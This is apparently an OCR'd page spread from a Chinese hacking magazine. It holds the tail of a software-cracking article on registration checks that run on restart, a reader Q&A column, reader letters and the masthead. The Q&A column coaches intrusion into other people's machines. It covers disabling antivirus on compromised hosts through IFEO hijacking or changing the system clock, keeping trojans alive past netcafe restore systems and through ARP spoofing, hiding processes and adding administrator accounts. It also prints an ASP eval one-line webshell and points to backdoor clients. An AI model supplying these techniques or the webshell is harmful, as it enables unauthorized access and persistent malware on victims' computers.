


图9 注册成功

最后简单总结一下，重启验证一般会将我们输入的注册码（包括假码）放在一个特定的地方，这个地方可能是注册表，也可能是配置文件等。关键要找准位置，就像本例中的“RegNo”，接着就是下断点、追注册码。当然，不同文件保存注册码的位置是不尽相同的，不过触类旁通，思路大致相同。最重要的还是要有耐心！最后感谢我的朋友￡枫￠飘§，祝“黑手”越办越好！

编辑点评：

一篇很简单的重启验证文章，很多软件的注册验证都放在了注册表中，所以输入假码之后，搜索一下注册表。能搜到的话，就可以在字符串中搜索相关键值或者下API断点。另外，本文不足之处就是没有介绍一下一些关于重启验证的理论知识。

读编互动



Q：我进入别人IPC$，上传木马，可是被杀了。请问：怎么用DOS命令去删除它的杀软？或者能告诉我一些免杀的方法。

邮箱：QA_nohack@126.com
主持人：徐师傅

A：你是指利用IPC$或者溢出等方式得到肉鸡的cmdshell，继而通过此shell种植木马吗？首先得确定目标机安装的杀毒软件，可以使用tasklist或者net start命令获取。如果是卡巴斯基，可以使用date命令修改对方系统时间，从而使卡巴斯基失效；如果是瑞星或者金山等杀毒软件，关闭进程的方法相对复杂，而金山等采取有驱动保护措施，对应的服务和进程是无法关闭的。切合实际目标架设环境，尝试rename当前杀软进程的process，或者reg操作注册表使IFEO映像劫持杀软监控程序。建议使用BAT或VBS完成。

有些级别较高的后门可以关闭杀软，但是前提是免杀而ICESWORD却需要GUI管理界面。所以就问题本身而言，强烈建议学好免杀，收集生僻壳及采取生僻木马免杀，这不失为可取手段，否则你的一切措施是治标不治本。

原文链接：http://www.nohack.cn/bbs/thread-85368-1-1.html

Q：网吧的电脑一重启我的鸡就飞了，有什么办法解决吗？

A：大多网吧都安装了还原系统，除了硬模式的还原卡保护，软保护模式的有还原精灵、冰点、绿鹰网吧保护等。所以你的木马种植运行后随着计算机重启而还原。自从机器狗的流行，网络上出现了很多带穿透还原的下载者，不需要手动破解还原系统的繁琐操作，只需要一个提供你木马服务端的web空间。

计算机启动后会自动突破还原保护下载运行你的服务端，当然切合你的实际环境测试一下效果，如果网吧没有采取arp绑定或者安装arp防火墙，采取带ARP欺骗传播功能就爽了。你如果不嫌麻烦，可以找到管理员存放的ghost文件，然后把你的木马写到启动项目里，这样在管理员进行还原系统的时候也会带入你的木马了。最后提醒你，注意检测工具是否自留后门及在网吧搞破坏可能带来的后果。

原文链接：http://www.nohack.cn/bbs/thread-82678-1-1.html

Q：我进入了后台，没有上传文件的地方，上传了一句话到数据库，数据库文件名是这样的：#zp.asp。直接连接不行，把#改为%23也不行，不知道是什么原因。以前好像可以连接看到出错信息的，请多多指教。另外，希望能够给个一句话，网上好多都无法用。

A：首先必须确定你的路径正确，如果是数据库做了防下载处理会有“未闭合”的提示，而若出现无法访问的错误，有可能是做了映射的处理。关于数据库防下载的全面文稿，我转到我的博文http://yizhigu.blog.163.com/blog/static/176074912008 101642225754/。

一句话我建议用海阳的eval语句：<%eval request(chr(35))%>，而客户端建议采用海阳CS或者lake2的后门，可以给你一个地址，http://00day.cn/ot/yy/yygo.htm，然后将页面保存到本地即可。既然数据库无法访问，就必须采取其他方法了。

原文链接：http://www.nohack.cn/bbs/thread-85755-1-2.html

Q：我想做个网站，搞台服务器，是不是要整天开启服务器啊？那又如何去做呢？

A：如果是个人电脑，架设平台可以用来调试学习。如果是建立网站，看你需要的是什么性质，例如个人BLOG或者BBS系统，大多门户站及商业论坛都会提供免费版本。如果需要建立专业的网站，例如音乐下载站等，则需要购买对应的域名及空间，而空间又根据实际情况可以分很多种类。建议百度一下“虚拟主机”，切合实际情况购买，现在是没有人会拿个人电脑做网站的。

原文链接：http://www.nohack.cn/bbs/thread-51236-1-3.html

Q：我的3389不能连接了，首先是路由器里设置了3389的转发端口，系统防火墙也关了，安的ZA防火墙打开和关闭都不能连接，3389端口也打了勾。我能想的都想了，但是还是连不上，不知道是怎么回事。以前也连上过，不知道这一次是怎么了。

A：如果说防火墙在开启的情况下，连接3389却没有提示及拦截，最大的可能就是并没有开启3389端口。建议使用如下命令：tasklist /svc确定终端是否开启；使用netstat -ano确定3389端口是否开启。如果在手动不能开启的情况下，可以下载网上专用的3389端口开启工具。

原文链接：http://www.nohack.cn/bbs/thread-85589-1-3.html

Q：怎样隐藏进程？怎样让软件自动随开机时启动而不被发现？

A：如果是编程，可以采取加载相应模板或者API来实现，如果是对指定进程进行隐藏，可以使用rootkit技术，PMH等工具就可以实现隐藏进程。不过现在的主动防御都可以拦截rootkit，所以最好是利用dll插入来隐藏，也就是dll模式的后门。而随开机启动的方法有很多，注册表、服务都是病毒和木马常利用的地方，至于不被发现，替换服务是个不错的方法。至于替换服务逃过360的监控，可以反编译你的后门，网上有详细介绍。

原文链接：http://www.nohack.cn/bbs/thread-85603-1-4.html

Q：怎么在GUEST权限里面新建一个administrator权限的账号？

A：GUEST权限下新建一个administrators组的用户，常用方法就是在组策略里添加一个启动脚本，启动后自动使用net命令添加管理用户。但是这种情况下可以物理接触电脑，用启动光盘等方式都可以新建管理员的！如果你的问题是处于webshell的情况下，那么就只有使用本地溢出或者提权的模式了。

原文链接：http://www.nohack.cn/bbs/thread-79357-1-10.html

29号信箱

眼看岁末啦，就等雪花飘，世界白茫茫，北风呼啸啸。天冷了许多朋友又手痒痒，想上网“打猎”换年货，但是也要注意安全啊，一不小心迷路了，就找不到地方买“黑手”了啊！不平凡的2008年，注定会让我们记忆一生，依依不舍的告别，又充满希望地期盼新的一年当中，上天降临福祉，护佑……漏洞多多……啊！？说正事，肉鸡多多……

建议选摘

名字：whos

职业：学生

建议：我认为最好增加个黑客游戏的栏目，能让大家在游戏中学到知识，虽然不像正式入侵那样，但是也能分析很多问题。呵呵，个人的一点不是很成熟的建议。

码编压阵：说起游戏，以前在杂志上可刊登过利用ASP编写的黑客过关游戏的文章哦，非常适合初级到高级的玩家。初级的菜菜们可以修改游戏代码（比如修改过关密码及提示方式等），DIY成自己的作品给朋友们，考验一下他们。而高级玩家可以在游戏中加入自己的一些思路，提高游戏难度，让大家都来交流ASP程序的编写。

名字：张和胜

职业：程序员

建议：如果在以往基础上不断提升杂志的读者级别的话，那应该是一个很不错的前景，使得每个人都在进步。如果一直针对的是初级用户的话，那么高级读者部分可能就没办法看了，因为这些基本都是当前网络流行的技术。

名字：石利全

职业：学生

建议：我认为拓展先手渠道才是最重要的，我们这经常出现断货的情况，几个月也没一本书，邮局邮购还太麻烦。另外能不能多讲解点服务器数据库之类的知识，以及WEB网站入侵的攻防知识。

某编发如血：有许多读者说当地无法找的销售商，大家可以看每期杂志里公布的各地代理商电话，一般都在最后几页的位置，看看你所在的地区附近是否有代理商，然后提款购书去也……另外，如果和老板长久订购，说不定还给你打折呢！（SORRY，是给你价格打折，不是把你打折）

名字：刘阳

职业：其它（政府部门）

建议：《黑客手册》领着我们从一个孩童时代，慢慢的步入了成熟阶段，我很喜欢它的论坛，希望版主可以让一些黑客高手和菜鸟彼此的相互沟通（高手与菜鸟的深入沟通）。有些高手都懒的和菜鸟说话，我想只有沟通了，技术才会共同的进步。

年末菜编总结：又是一年快过去了，各位朋友是否通过“黑手”及周边图书学到了知识呢？前辈有句话说得好：黑客不是自封的！偶的理解：自封可以用一个意思来分解成2个层次，即自我封闭，和自我封号。这样，这句话的真正意思就是：做黑客不要自我封闭，因为这其中的社工可不是在封闭环境中就能完成的，另外、有所成就后要低调，不要把自己当成黑客。世上本没有黑客、叫你黑客的人多了，你就成了黑客。

出 品 人：非安全
编　　辑：Python LCX 空气 眼镜猴 冰的原点 浪迹天涯 10086
特约编辑：风飘雨 小迷 XApache [zero] 张宇 青蛙王子 小龙猪
平面规划：陈黎黎
网　　站 www.nohack.cn
网上书店：book.nohack.cn
网站编辑：空气
版权申明：图文版权所有，未经同意，不得转载。
投稿信箱：nohack@21cn.com
邮购查询：hope_wym@sina.com
光盘信箱：CD@nohack.cn
定　　价：36 元

